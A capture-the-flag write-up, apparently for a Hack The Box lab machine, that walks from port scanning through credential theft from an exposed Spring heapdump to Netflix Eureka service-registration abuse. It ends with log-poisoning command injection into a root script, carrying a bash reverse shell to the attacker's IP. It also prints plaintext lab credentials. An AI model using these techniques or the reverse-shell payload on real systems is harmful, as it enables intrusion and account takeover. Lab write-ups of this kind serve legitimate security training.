
Enumeration
Open ports:
sudo nmap -T4 -sCV -p- -Pn --min-rate 5000 --open 10.10.11.66
...
Nmap scan report for 10.10.11.66
Host is up (0.051s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
|_  256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
8761/tcp open  http    Apache Tomcat (language: en)
| http-auth:
| HTTP/1.1 401 \x0D
|_  Basic realm=Realm
|_http-title: Site doesn't have a title.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Web registration:
http://furni.htb/register

Credentials are needed here:
http://10.10.11.66:8761/
Fuzzing subdirectories:
ffuf -u http://furni.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -mc 200,302 -c
ffuf -u http://furni.htb/actuator/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -mc 200,302 -c
Foothold
Results are better with dirsearch wordlist:
dirsearch -u http://furni.htb -i 200Heapdump is interesting:

We can download and check the file:
strings heapdump | grep passwordCredentials inside:

These can be used for SSH:
ssh oscar190@furni.htb
Privilege Escalation (user)

Checking internal ports:
Search web app directory:
grep --color=auto -rnw '/var/www' -ie "password" --color=always 2> /dev/null
...
EurekaSrvr:0scarPWDisTheB3st
Spring Eureka is on this port, we can also see internal ports:

Local port-forwarding:
ssh -L 8080:127.0.0.1:8080 -L 8082:127.0.0.1:8082 -L 8081:127.0.0.1:8081 -L 8761:127.0.0.1:8761 oscar190@furni.htbChecking if public exploit exists:

Netflix Eureka: https://engineering.backbase.com/2023/05/16/hacking-netflix-eureka
Checking USER-MANAGEMENT-SERVICE app settings:
http://10.10.11.66:8761/eureka/apps


Based on this configuration we can create a request, as demonstrated in the blog:
{
  "instance": {
    "instanceId": "host.docker.internal:webservice:8082",
    "app": "WEBSERVICE",
    "appGroupName": null,
    "ipAddr": "192.168.2.1",
    "sid": "na",
    "homePageUrl": "http://host.docker.internal:8082/",
    "statusPageUrl": "http://host.docker.internal:8082/actuator/info",
    "healthCheckUrl": "http://host.docker.internal:8082/actuator/health",
    "secureHealthCheckUrl": null,
    "vipAddress": "webservice",
    "secureVipAddress": "webservice",
    "countryId": 1,
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "MyOwn"
    },
    "hostName": "host.docker.internal",
    "status": "UP",
    "overriddenStatus": "UNKNOWN",
    "leaseInfo": {
      "renewalIntervalInSecs": 30,
      "durationInSecs": 90,
      "registrationTimestamp": 0,
      "lastRenewalTimestamp": 0,
      "evictionTimestamp": 0,
      "serviceUpTimestamp": 0
    },
    "isCoordinatingDiscoveryServer": false,
    "lastUpdatedTimestamp": 1630906180645,
    "lastDirtyTimestamp": 1630906182808,
    "actionType": null,
    "asgName": null,
    "port": {
      "$": 8082,
      "@enabled": "true"
    },
    "securePort": {
      "$": 443,
      "@enabled": "false"
    },
    "metadata": {
      "management.port": "8082"
    }
  }
}

We can remove all other parameters that we don’t need, and set host IP address:
{
  "instance": {
    "instanceId": "USER-MANAGEMENT-SERVICE",
    "hostName": "10.10.14.9",
    "app": "USER-MANAGEMENT-SERVICE",
    "ipAddr": "10.10.14.9",
    "status": "UP",
    "port": { "$": 8081, "@enabled": "true" },
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "bbk"
    }
  }
}'

Prepare a listener, then send POST request and wait for a few seconds:
There is a password for miranda-wise user in the response:
We can use it for SSH and get the first flag:
ssh miranda-wise@furni.htb
Privilege Escalation (root)

Linpeas output shows that log file is writable and has been changed in the last five minutes:
Additional enumeration reveals this script that executes as root:
find /var/www/html /var/backups /opt /srv -type f -user root 2>/dev/null
...
/opt/log_analyse.sh
We can see that there is a command injection vulnerability in $code variable. Log can be poisoned to achieve command execution over HTTP status code:

We can delete the file:
rm -f /var/www/web/user-management-service/log/application.logThen insert reverse shell in HTTP status code:
echo 'HTTP Status: x[$(/bin/bash -i >& /dev/tcp/10.10.14.9/4444 0>&1)]' > /var/www/web/user-management-service/log/application.logThis needs to be done quickly (or scripted), otherwise we are going to lose write privileges. We can prepare the listener and wait for a few seconds to get root shell:

Proof